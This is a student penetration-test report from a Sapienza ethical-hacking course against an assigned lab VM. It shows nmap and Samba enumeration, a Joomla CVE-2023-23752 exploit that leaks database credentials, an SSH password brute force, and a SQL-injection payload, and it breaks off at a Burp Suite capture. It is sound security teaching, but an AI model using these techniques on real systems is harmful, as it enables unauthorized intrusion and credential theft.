



SAPIENZA
UNIVERSITÀ DI ROMA

Ethical Hacking

VM Report 2

Group number: **15**

Assigned machine:
VM_6502150423647617

Authors:

Andrea Fede

fede.1942562@studenti.uniroma1.it

Chiara Iannicelli

iannicelli.1957045@studenti.uniroma1.it

Pietro Colaguori

colaguori.1936709@studenti.uniroma1.it

Riccardo Tuzzolino

tuzzolino.1954109@studenti.uniroma1.it

Student ID:

1942562

1957045

1936709

1954109

Academic Year 2023/24

Contents

Overview	2
Footprinting, Scanning and Enumeration	3
Gain Local Access	12
Weak credentials for the SSH service	12
Web application vulnerable to SQL Injection	14
Template Modification	19
Webshell Plugin	20
Escalate Privileges	24
Docker group membership	25
Vulnerable sudo version	26
Vulnerable SETUID file	27
Cleaning Traces and set up Persistent Access	33
Cleaning Traces	33
Set up Persistent Access	36

Overview

We have been randomly assigned a VM designed by another group. Our objective is to identify and exploit vulnerabilities within this virtual machine to achieve the following goals:

- **Gain Local Access:** Establish initial access to the operating system on the VM.
- **Escalate Privileges:** Gain root privileges on the VM, allowing complete control of the system.

Local Access Paths

- Weak credentials for the SSH service
- Web application vulnerable to SQL Injection


Privilege Escalation Paths

- Docker group membership
- Vulnerable Sudo version
- Ret2libc on a vulnerable SUID binary

Footprinting, Scanning and Enumeration

We start by importing the machine on VirtualBox. Initially, we have no access to the VM, we can only reach it through the network. We have to scan and enumerate the system to find a way to obtain a foothold on the machine.


Our first step is to scan the network to discover the IP address of the target machine. In order to do that, we use `nmap` ping scan with the `-sn` option, to disable port scanning and only checking which hosts are up. As shown in Figure 1.1, we found three addresses in the subnet `192.168.56.0/24`. The address `192.168.56.1` is the default gateway, and `192.168.56.101` is the localhost, leaving the remaining one as our target.



```
(kali㉿kali)-[~]
$ nmap -sn 192.168.56.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-18 06:25 EDT
Nmap scan report for 192.168.56.1
Host is up (0.0076s latency).
Nmap scan report for 192.168.56.101
Host is up (0.0024s latency).
Nmap scan report for 192.168.56.106
Host is up (0.0016s latency).
Nmap done: 256 IP addresses (3 hosts up) scanned in 2.88 seconds
```

Figure 1.1: Host discovery

Then, we test the reachability of the target host with the `ping` command:



```
(kali㉿kali)-[~]
$ ping 192.168.56.106 -c 3
PING 192.168.56.106 (192.168.56.106) 56(84) bytes of data.
64 bytes from 192.168.56.106: icmp_seq=1 ttl=64 time=1.84 ms
64 bytes from 192.168.56.106: icmp_seq=2 ttl=64 time=2.84 ms
64 bytes from 192.168.56.106: icmp_seq=3 ttl=64 time=1.28 ms

--- 192.168.56.106 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2005ms
rtt min/avg/max/mdev = 1.284/1.987/2.838/0.642 ms
```

Figure 1.2: The target is reachable

After that, we can use `nmap` again, but this time to perform a thorough TCP port scan of the target system (with the `-p-` option, to check for all the 65535 ports) and to discover the listening services with their respective version (with the `-sV` option, for version detection):

```
(kali㉿kali)-[~]
└─$ nmap -p- -sV 192.168.56.106
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-18 06:27 EDT
Nmap scan report for 192.168.56.106
Host is up (0.0013s latency).
Not shown: 65531 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.41 ((Ubuntu))
139/tcp   open  netbios-ssn  Samba smbd 4.6.2
445/tcp   open  netbios-ssn  Samba smbd 4.6.2
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 34.30 seconds
```

Figure 1.3: `nmap` TCP scan

From the output of `nmap` we can see that the services available on the target are: SSH, an Apache web server and Samba.

Now that we have found the active listening services, we execute `nmap` again, on the specific open ports, with the `-sC` option to enable the use of default scripts, which are part of the Nmap Scripting Engine (NSE) and are designed to perform various tasks that help in enumerating and identifying services and vulnerabilities.

```
(kali㉿kali)-[~]
└─$ nmap -p22,80,139,445 -sC 192.168.56.106
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-18 06:29 EDT
Nmap scan report for 192.168.56.106
Host is up (0.0014s latency).

PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 1d:0a:9c:73:e8:2c:ee:e1:23:a1:04:97:b3:f4:39:f8 (RSA)
|   256 ac:88:cc:47:7b:90:10:5f:dc:21:b6:7d:7e:ae:3f:67 (ECDSA)
|_  256 5e:8d:27:97:13:5c:59:59:5b:f4:ea:7f:d9:c0:d5:e2 (ED25519)
80/tcp    open  http         Apache2 Ubuntu Default Page: It works...
|_http-title: Apache2 Ubuntu Default Page: It works...
139/tcp   open  netbios-ssn 
445/tcp   open  microsoft-ds

Host script results:
| smb2-security-mode:
|   3:1:1:
|_credMessage signing enabled but not required
|_clock-skew: -2s
| smb2-time:
|   date: 2024-06-18T10:29:07
|_ start_date: N/A

Nmap done: 1 IP address (1 host up) scanned in 28.79 seconds
```

Figure 1.4: `nmap` default scripts scan

For the sake of completeness, we can also scan the top 1000 most common UDP ports to see if we can find something else, but unfortunately that's not the case:

```
(kali㉿kali)-[~]
$ sudo nmap -sU 192.168.56.106
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-18 06:29 EDT
Nmap scan report for 192.168.56.106
Host is up (0.0013s latency).
Not shown: 999 closed udp ports (port-unreach)
PORT      STATE      SERVICE
68/udp    open|filtered  dhcpc
MAC Address: 08:00:27:F6:C2:AA (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 1107.04 seconds
```

Figure 1.5: `nmap` UDP scan

Then, we proceed with the tool `enum4linux`, to perform enumeration against samba on the target system. By analysing the output of the command, we discover that there are two users on the target machine: **john** and **monica**.

```
[+] Enumerating users using SID S-1-5-32 and logon username '', password ''
S-1-5-32-544 BUILTIN\Administrators (Local Group)
S-1-5-32-545 BUILTIN\Users (Local Group)
S-1-5-32-546 BUILTIN\Guests (Local Group)
S-1-5-32-547 BUILTIN\Power Users (Local Group)
S-1-5-32-548 BUILTIN\Account Operators (Local Group)
S-1-5-32-549 BUILTIN\Server Operators (Local Group)
S-1-5-32-550 BUILTIN\Print Operators (Local Group)

[+] Enumerating users using SID S-1-22-1 and logon username '', password ''
S-1-22-1-1000 Unix User\john (Local User)
S-1-22-1-1001 Unix User\monica (Local User)

[+] Enumerating users using SID S-1-5-21-4022232469-3249358426-1262071534 and logon username '', password ''
S-1-5-21-4022232469-3249358426-1262071534-501 JOHN SERVER\nobody (Local User)
S-1-5-21-4022232469-3249358426-1262071534-513 JOHN SERVER\None (Domain Group)
```

Figure 1.6: `enum4linux` results

We continue the enumeration of the samba service using the `SMBMap` tool, to further enumerate samba shares on the system:

```
(kali㉿kali)-[~]
$ smbmap -H 192.168.56.106
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-18 06:29 EDT
[+] 192.168.56.106 - 192.168.56.106.nmap.org (192.168.56.106) - [Windows 10 Pro (Build 19042) Exploit-DB]
[+] SMBMap - Samba Share Enumerator | Shawn Evans ~ ShawnDEvans@gmail.com
[+] https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB session(s)

[+] IP: 192.168.56.106:445      Name: 192.168.56.106      Status: Authenticated
      Disk                                         Permissions          Comment
      IPC$                                         NO ACCESS          IPC Service (Samba Server)
```

Figure 1.7: `SMBMap` output

As we can see from Figure 1.7, there is only one accessible share on the target system, which is a special share used for Inter-Process Communication. Access to the IPC\$ share can be obtained through a null session (anonymous login):

```
(kali㉿kali)-[~]
└─$ smbclient //192.168.56.106/IPC$
Password for [WORKGROUP\kali]:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> ls
NT_STATUS_CONNECTION_REFUSED listing \*
smb: \> █
```

Figure 1.8: Samba anonymous login

As we expected from the result of **SMBMap**, we do not have sufficient permission to do anything on this share, so we cannot obtain any useful information in this way. Moreover, looking at the version of samba (4.6.2) from the output of the **nmap** service detection scan in Figure 1.3, we can't seem to find any known vulnerability exploit to try against it. As a consequence, we conclude that this service is not vulnerable.

We decide to concentrate our efforts on the only other listening service of the target machine, which is the Apache web server. Our first step is to visit the webpage, just to see what shows up:




Figure 1.9: Homepage of the “Apartment” website

We notice that by navigating to the target IP on port 80, we get immediately redirected to **192.168.56.106/joomla**. This is a very good starting point, because now we know that the website is using **Joomla**, a free and open-source content management system (CMS) for publishing web content on websites.

We proceed then with **gobuster**, to perform directory/file brute-forcing on our target.

```
(kali㉿kali)-[~/Desktop]
└─$ gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://192.168.56.106/
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
[+] Url:          http://192.168.56.106/
[+] Method:       GET
[+] Threads:     10
[+] Wordlist:    /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.6
[+] Timeout:      10s
Starting gobuster in directory enumeration mode
/javascript      (Status: 301) [Size: 321] [→ http://192.168.56.106/javascript/]
/communications   (Status: 301) [Size: 325] [→ http://192.168.56.106/communications/]
/joomla          (Status: 301) [Size: 317] [→ http://192.168.56.106/joomla/]
/server-status    (Status: 403) [Size: 279]
Progress: 220560 / 220561 (100.00%)
Finished
```

Figure 1.10: gobuster output on `http://192.168.56.106/`

```
(kali㉿kali)-[~/Desktop]
└─$ gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://192.168.56.106/joomla/
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
[+] Url:          http://192.168.56.106/joomla/
[+] Method:       GET
[+] Threads:     10
[+] Wordlist:    /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.6
[+] Timeout:      10s
Starting gobuster in directory enumeration mode
/images          (Status: 301) [Size: 324] [→ http://192.168.56.106/joomla/images/]
/media           (Status: 301) [Size: 323] [→ http://192.168.56.106/joomla/media/]
/templates        (Status: 301) [Size: 327] [→ http://192.168.56.106/joomla/templates/]
/modules          (Status: 301) [Size: 325] [→ http://192.168.56.106/joomla/modules/]
/plugins          (Status: 301) [Size: 325] [→ http://192.168.56.106/joomla/plugins/]
/includes          (Status: 301) [Size: 326] [→ http://192.168.56.106/joomla/includes/]
/language         (Status: 301) [Size: 326] [→ http://192.168.56.106/joomla/language/]
/components        (Status: 301) [Size: 328] [→ http://192.168.56.106/joomla/components/]
/api              (Status: 301) [Size: 321] [→ http://192.168.56.106/joomla/api/]
/cache             (Status: 301) [Size: 323] [→ http://192.168.56.106/joomla/cache/]
/libraries        (Status: 301) [Size: 327] [→ http://192.168.56.106/joomla/libraries/]
/tmp               (Status: 301) [Size: 321] [→ http://192.168.56.106/joomla/tmp/]
/layouts           (Status: 301) [Size: 325] [→ http://192.168.56.106/joomla/layouts/]
/administrator    (Status: 301) [Size: 331] [→ http://192.168.56.106/joomla/administrator/]
/cli               (Status: 301) [Size: 321] [→ http://192.168.56.106/joomla/cli/]
Progress: 220560 / 220561 (100.00%)
Finished
```

Figure 1.11: gobuster output on `http://192.168.56.106/joomla`

While waiting for `gobuster` to finish its execution, we searched the web for a way to find out the version of Joomla. We discovered that this information is typically available at the URL `/joomla/administrator/manifests/files/joomla.xml`.

```

192.168.56.106/joomla/administrator/manifests/files/joomla.xml
This XML file does not appear to have any style information associated with it. The document tree is shown below.

<extension type="file" method="upgrade">
<name>files_joomla</name>
<author>Joomla! Project</author>
<authorEmail>admin@joomla.org</authorEmail>
<authorUrl>www.joomla.org</authorUrl>
<copyright>(C) 2019 Open Source Matters, Inc.</copyright>
<license>
  GNU General Public License version 2 or later; see LICENSE.txt
</license>
<version>4.0.0</version>
<creationDate>August 2021</creationDate>
<description>FILES JOOMLA XML DESCRIPTION</description>
<scriptfile>administrator/components/com_admin/script.php</scriptfile>

```

Figure 1.12: Joomla version

As we can see from Figure 1.12, the version of Joomla that is being used is **4.0.0**.

After some research, we also found a vulnerability scanner to detect and analyse Joomla vulnerabilities, **joomscan**:

```

OWASP JoomScan [Version : 0.0.7]
[Update Date : 2018/09/23]
[Authors : Mohammad Reza Eslamian , Ali Razmjoo
[Code name : Self Challenge
@OWASP_JoomScan , @rezesp , @Ali_Razmjoo , @OWASP

Processing http://192.168.56.106/joomla ...

[+] Firewall Detector
[+] Firewall not detected

[+] Detecting Joomla Version
[+] Joomla 4.0.0

[+] Core Joomla Vulnerability
[+] Target Joomla core is not vulnerable

[+] Checking Directory Listing
[+] directory has directory listing :
http://192.168.56.106/joomla/administrator/components
http://192.168.56.106/joomla/administrator/modules
http://192.168.56.106/joomla/administrator/templates
http://192.168.56.106/joomla/images/banners

[+] Checking apache info/status files
[+] Readable info/status files are not found

[+] admin finder
[+] Admin page : http://192.168.56.106/joomla/administrator/

[+] Checking robots.txt existing
[+] robots.txt is found
path : http://192.168.56.106/joomla/robots.txt

Interesting path found from robots.txt
http://192.168.56.106/joomla/joomla/administrator/
http://192.168.56.106/joomla/administrator/
http://192.168.56.106/joomla/api/
http://192.168.56.106/joomla/bin/
http://192.168.56.106/joomla/cache/
http://192.168.56.106/joomla/cli/
http://192.168.56.106/joomla/components/

```

Figure 1.13: joomscan output

Unfortunately, the scanner's output does not provide much useful information. Additionally, we observed that the **robots.txt** file on the Joomla site contains standard information, which is not very helpful.

We proceed to search for known exploits targeting the specific version of Joomla used by the website. After searching through CVE databases, GitHub, and using **searchsploit**,

we identified a relevant vulnerability known as **CVE-2023-23752**. This vulnerability involves an improper access check within the application, which allows unauthorized access to critical web service endpoints. We downloaded a Proof of Concept (PoC) that demonstrated this vulnerability. By running the Ruby script provided in the PoC, we obtained the name of the super user in the web application, **superjohn**, and some credentials that allow access to the MySQL database used by the web application.

```
(kali㉿kali)-[~/Desktop]
$ ruby exploit.rb http://192.168.56.106/joomla
Users
[548] John (superjohn) - superjohnjoomla@outlook.it - Super Users

Site info
Site name: apartment
Editor: tinymce
Captcha: 0           Username *
Access: 1
Debug status: false Please fill in this field

Database info
DB type: mysqli
DB host: localhost
DB user: johnadmin
DB password: ZZXXCCVVBBNNMMord *
DB name: joomladb
DB prefix: hkctb_
DB encryption 0
```

Figure 1.14: CVE-2023-23752

Unfortunately, the MySQL service on the target system is not exposed externally, it appears to be running locally and not accessible over the network.

One of the results returned by gobuster, as shown in Figure 1.11, was particularly interesting: `/administrator`. Upon navigating to this path, we discovered it leads to the admin panel of the website.




Figure 1.15: Administrator panel

Right after the “Log in” button, we notice some interesting information:

- **Accepted password characters:** The allowed characters for passwords are listed as “abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789!#\$”
- **Min length:** 1
- **Max length:** 7

The maximum length of the password is only 7 characters, which is significantly shorter than what is typically recommended for secure passwords. Modern security standards suggest passwords should be at least 12-16 characters long to ensure sufficient entropy and protection against brute-force attacks. Moreover, restricted character set further reduces the complexity and possible combinations of the password.

As a result, we decided to launch a brute-force attack targeting the super user account named **superjohn**. We discovered a Python script on GitHub designed for brute-forcing Joomla admin login pages, but it required modifications to function correctly. After several hours of unsuccessful brute-forcing attempts, we decided to stop this attack.

Looking back at the results of **gobuster** shown in Figure 1.10, another intriguing directory catches our attention: **/communications**.

Sender	Message
superjohn	Team, I've updated the Joomla template with some optimizations. Let me know if you notice any glitches or improvements.
monica	Hello, unfortunately Kelly has decided to quit due to incompatibilities with management.
superjohn	Found and fixed broken links on Joomla articles. SEO performance should improve.
monica	Reminder: Joomla user passwords will expire in 120 days. Encourage them to update their passwords.

Figure 1.16: Administrator Log Page

This page contains logs of the messages exchanged by various individuals working on the website. Among the senders, we recognized **superjohn**, who is the super user of the web application (which reminds us of the **john** user on our target machine), and **monica**, whom we previously identified using **enum4linux**. Upon reviewing all the messages in the log, one message in particular stood out. It suggests that Monica's password has been identified in multiple data leaks, yet she has not changed it, as we can see from Figure 1.17

marcus	John, can you please double check the site state? I've seen an unexpected spike in the site traffic. (A crawler?)
marcus	Completed Joomla site redesign. Check out the fresh look and feel!
superjohn	Marcus, have you finished with the webpage I've asked you to do yesterday? Do you need any help setting permissions?
superjohn	Preparing Joomla site for upcoming product launch. Adding new landing pages and features.
superjohn	Hey Monica, just wanted to let you know that I fixed the permission error you were having. You should now be able to work without any more problems. Please let me know if you're having any other issues. By the way, I've noticed that you still haven't changed your password. Just a quick reminder that the current one was seen multiple times in various data leaks, please fix this as soon as possible.
monica	John, I've removed some useless settings from the Joomla template (I'm 99% sure they were all pointless). Can you doublecheck everything is still working correctly for you too? If it is, I'll be moving these changes to production. Please write me an email as soon as you are done.
superjohn	Hello Everyone. I'd like to inform you that the webpage /communications/comms.php show all logged messages. It will be accessible via /communications too. Hopefully this will increase everyone's workflow. Cheers, John
superjohn	Logging the introduction of a new website manager, Monica. This is going to show up soon somewhere for logging purposes. The webpage is currently WIP.
superjohn	I've successfully created the database that will contain every logs from now on! John

Select User:

[View Messages](#)

Figure 1.17: Administrator Log Page - Message

At the bottom of this page, there is also a form that allows users to select a specific sender, which is something we will investigate further.

After completing the initial phase of gathering as much information as possible about our target, we have several areas to analyse in detail for the next step of our penetration testing activity: exploitation to gain local access to the target machine.

Gain Local Access

In this section we are going to describe the vulnerabilities we have found on the VM to obtain local access. In particular, we will discuss how we have found them, how we exploited them and why they worked.

Weak credentials for the SSH service

The message from superjohn on the Administrator Log Page regarding Monica’s weak password really made us consider the risk of a brute-force attack.

After attempting unsuccessfully to brute-force the admin panel of the website using both the usernames “superjohn” and “monica” (as explained in the previous section), we decided to target the SSH service running on the target machine as our last option.

We searched online and found a tool on GitHub, a Python script specifically designed for cracking passwords on SSH servers. We executed the script, specifying Monica’s username, the `rockyou.txt` wordlist for passwords, and the IP address of the target machine. Shortly thereafter, we successfully logged in as Monica using the password “pineapple”, as shown in Figure 2.19.

```
(kali㉿kali)-[~/SSH-Bruteforcer]
$ sudo python3 multithreaded-ssh-bruteforcer.py -u monica -t 8 -p 22 -w ../../Desktop/shortRock.txt 192.168.56.103

SSH-Bruteforce starting on 18/06/2024 05:04:49

[Attempt] target:- 192.168.56.103 - login:monica - password:password
[Attempt] target:- 192.168.56.103 - login:monica - password:123456
[Attempt] target:- 192.168.56.103 - login:monica - password:12345
[Attempt] target:- 192.168.56.103 - login:monica - password:1234567
[Attempt] target:- 192.168.56.103 - login:monica - password:rockyou
[Attempt] target:- 192.168.56.103 - login:monica - password:iloveyou
[Attempt] target:- 192.168.56.103 - login:monica - password:princess
[Attempt] target:- 192.168.56.103 - login:monica - password:123456789
[Attempt] target:- 192.168.56.103 - login:monica - password:babygirl
[Attempt] target:- 192.168.56.103 - login:monica - password:daniel
[Attempt] target:- 192.168.56.103 - login:monica - password:abc123
[Attempt] target:- 192.168.56.103 - login:monica - password:nicole
[Attempt] target:- 192.168.56.103 - login:monica - password:jessica
[Attempt] target:- 192.168.56.103 - login:monica - password:lovely
```

Figure 2.18: SSH bruteforcer script running

```
[Attempt] target:- 192.168.56.103 - login:monica - password:jeremiah
[22] [ssh] host:192.168.56.103 login:monica password:pineapple
[Attempt] target:- 192.168.56.103 - login:monica - password:trixie
[Attempt] target:- 192.168.56.103 - login:monica - password:hayden
[Attempt] target:- 192.168.56.103 - login:monica - password:micheal
[Attempt] target:- 192.168.56.103 - login:monica - password:242424
```

Figure 2.19: Successful login attempt with password “pineapple”

At this point, with the credentials for the user monica in hand, we were able to establish a successful SSH connection to the target machine.

```
(kali㉿kali)-[~]
$ ssh monica@192.168.56.106
monica@192.168.56.106's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-176-generic x86_64)      marcus

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

System information as of Tue 18 Jun 2024 11:02:17 AM UTC      superjob

System load: 0.0          Users logged in:      0
Usage of /: 70.6% of 9.76GB  IPv4 address for docker0: 172.17.0.1superjob
Memory usage: 10%          IPv4 address for enp0s3: 10.0.2.6
Swap usage: 0%             IPv4 address for enp0s8: 192.168.56.106
Processes: 144

* Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
just raised the bar for easy, resilient and secure K8s cluster deployment.

https://ubuntu.com/engage/secure-kubernetes-at-the-edge

Expanded Security Maintenance for Applications is not enabled.      monica

17 updates can be applied immediately.
1 of these updates is a standard security update.
To see these additional updates run: apt list --upgradable

3 additional security updates can be applied with ESM Apps.      superjob
Learn more about enabling ESM Apps service at https://ubuntu.com/esm

The list of available updates is more than a week old.      superjob
To check for new updates run: sudo apt update

1 updates could not be installed automatically. For more details,
see /var/log/unattended-upgrades/unattended-upgrades.log      superjob

Last login: Fri Apr 26 08:30:49 2024
$ whoami
monica
$ █
```

Figure 2.20

Unfortunately, the user monica is not in the `/etc/sudoers` file, which means she does not have **sudo** privileges. Therefore, we are unable to perform privilege escalation with monica. Additionally, we did not find any file in the filesystem owned by this user.

Web application vulnerable to SQL Injection

After the brute-force attack against the SSH service, we decided to further investigate the Administrator Log Page (shown in Figure 1.16). Of particular interest was the form located at the bottom of the page, which allowed user inputs.

By inspecting the HTML source code of the page, we discovered that the field at the bottom is part of a form that, upon receiving a POST request, triggers the execution of the code within the script named `comms.php`, using the input provided by the user. Specifically, the form accepts only numerical values; for instance, entering 1 displays only the messages sent by the user “superjohn”.

```
<!DOCTYPE html>
<html lang="en"> [Scroll]
  <head> [OverFlow]
    <body>
      <div class="container">
        <h1>Welcome to the Administrator Log Page!</h1> [Overflow]
        <table border="1"> [OverFlow]
          <tr>
            <td>monica</td>
            <td>Hello Everyone, I'd like to inform you that the webpage /communications/comms.php show all pointless). Can you doublecheck everything is still working correctly for you too? If it is, I'll be moving these changes to production. Please write me an email as soon as you are done.</td>
          </tr>
          <tr>
            <td>superjohn</td>
            <td>Hello Everyone, I'd like to inform you that the webpage /communications/comms.php show all logged messages. It will be accessible via /communications too. Hopefully this will increase everyone's workflow. Cheers, John</td>
          </tr>
          <tr>
            <td>superjohn</td>
            <td>Logging the introduction of a new website manager, Monica. This is going to show up soon somewhere for logging purposes. The webpage is currently WIP.</td>
          </tr>
          <tr>
            <td>superjohn</td>
            <td>I've successfully created the database that will contain every logs from now on! John</td>
          </tr>
        </table>
        <form method="post" action="/communications/comms.php"> [flex]
          <label for="selectedUser">Select User:</label>
          <input id="selectedUser" list="userOptions" name="userOptions">
          <datalist id="userOptions">
            <option value="any">Any</option>
            <option value="1">kelly</option>
            <option value="2">marcus</option>
            <option value="3">monica</option>
            <option value="4">superjohn</option>
          </datalist>
          <br>
          <input type="submit" value="View Messages">
        </form>
      </div>
    </body>
  </html>
```

Figure 2.21: HTML source code of the Admin Log Page

Given that the form’s intended function is to filter and display messages from a specific user, our hypothesis was that a SQL query in the backend was responsible for retrieving these messages. We suspected that the PHP code handling user input might lack proper sanitization. Based on this analysis, we attempted some SQL injections and succeeded in displaying the names of all the senders using the following query:

```
1;SELECT * FROM users;#
```

Figure 2.22: The form is vulnerable to a SQL injection

After discovering that the form was actually vulnerable to a SQL injection, we decided to use the `sqlmap` tool.

As the form in the webpage was sending a POST request to filter the sender's messages, we needed to capture an example of such request so that we could provide it to `sqlmap`. To capture the POST request we just inserted a value in the form and intercepted it using `BurpSuite`:

The screenshot shows a web browser window with the URL `192.168.56.106/communications/comms.php`. The page displays a list of messages between users superjohn, marcus, and monica. A red box highlights a 'Select User:' form with a dropdown menu containing the number '1' and a 'View Messages' button.

User	Message
superjohn	project. As of today, I'm paying the next 'traffic tier' to properly serve our customers. This wouldn't have been possible without you! If everything goes well and the adverts kick in as planned on thursday, we should see a bonus at the end of the year. Hopefully we'll be able to obtain a pay raise with the new year too.
marcus	John, can you please double check the site state? I've seen an unexpected spike in the site traffic. (A crawler?)
marcus	Completed Joomla site redesign. Check out the fresh look and feel!
superjohn	Marcus, have you finished with the webpage I've asked you to do yesterday? Do you need any help setting permissions?
superjohn	Preparing Joomla site for upcoming product launch. Adding new landing pages and features.
superjohn	Hey Monica, just wanted to let you know that I fixed the permission error you were having. You should now be able to work without any more problems. Please let me know if you're having any other issues. By the way, I've noticed that you still haven't changed your password. Just a quick reminder that the current one was seen multiple times in various data leaks, please fix this as soon as possible.
monica	John, I've removed some useless settings from the Joomla template (I'm 99% sure they were all pointless). Can you doublecheck everything is still working correctly for you too? If it is, I'll be moving these changes to production. Please write me an email as soon as you are done.
superjohn	Hello Everyone. I'd like to inform you that the webpage /communications/comms.php show all logged messages. It will be accessible via /communications too. Hopefully this will increase everyone's workflow. Cheers, John
superjohn	Logging the introduction of a new website manager, Monica. This is going to show up soon somewhere for logging purposes. The webpage is currently WIP.
superjohn	I've successfully created the database that will contain every logs from now on! John

Figure 2.23: Send a POST request

Upon examining the request, it became clear that the form used a parameter named `useroptions`. Therefore, any SQL injections, if present and exploitable, would occur within this parameter.

The screenshot shows the `Burp Suite Community Edition v2024.1.1.6 - Temporary Project` interface. The 'Proxy' tab is selected. A red box highlights the raw POST request data. The request is as follows:

